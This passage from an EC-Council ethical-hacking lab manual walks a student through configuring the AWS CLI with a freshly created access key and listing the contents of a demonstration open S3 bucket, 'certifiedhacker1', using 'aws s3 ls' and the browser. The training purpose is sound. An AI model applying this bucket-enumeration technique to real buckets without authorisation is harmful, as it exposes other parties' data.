


19. A **Create Access Key** pop-up appears, stating that your access key has been successfully created. Click the **Show Access Key** link to view the access key.

20. Copy the **Access Key ID** displayed by pressing **Ctrl+C** on your keyboard and switch to the **Terminal** window.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. In the terminal window, right-click your mouse; select **Paste** from the context menu to paste the copied **Access Key ID** and press **Enter**. It will prompt you to the **AWS Secret Access Key**. Switch to your AWS Account in the browser.



22. In the **Create Access Key** pop-up, select the **Secret Access Key** displayed, copy it by pressing **Ctrl+C** on your keyboard, and minimize the browser window. Switch to the **Terminal** window.
23. In the terminal window, right-click your mouse, select **Paste** from the context menu to paste the copied **Secret Access Key** and press **Enter**. It will prompt you for the default region name.
24. In the **Default region name** field, type **eu-west-1** and press **Enter**.
25. The **Default output format** prompt appears; leave it as default and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




26. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker1** in the AWS service. We are going to use that bucket in this task.

    Note: The public S3 buckets can be found during the enumeration phase.

27. Let us list the directories in the certifiedhacker1 bucket. In the terminal window, type **aws s3 ls s3://[Bucket Name]** (here, Bucket Name is **certifiedhacker1**) and press **Enter**.


    Note: The bucket name may be different in your lab environment depending on the bucket you are targeting.

28. This will show you the list of directories in the **certifiedhacker1** S3 bucket, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Now, maximize the browser window, type **certifiedhacker1.s3.amazonaws.com** in the address bar, and press **Enter**.
30. This will show you the complete list of directories and files available in this bucket.

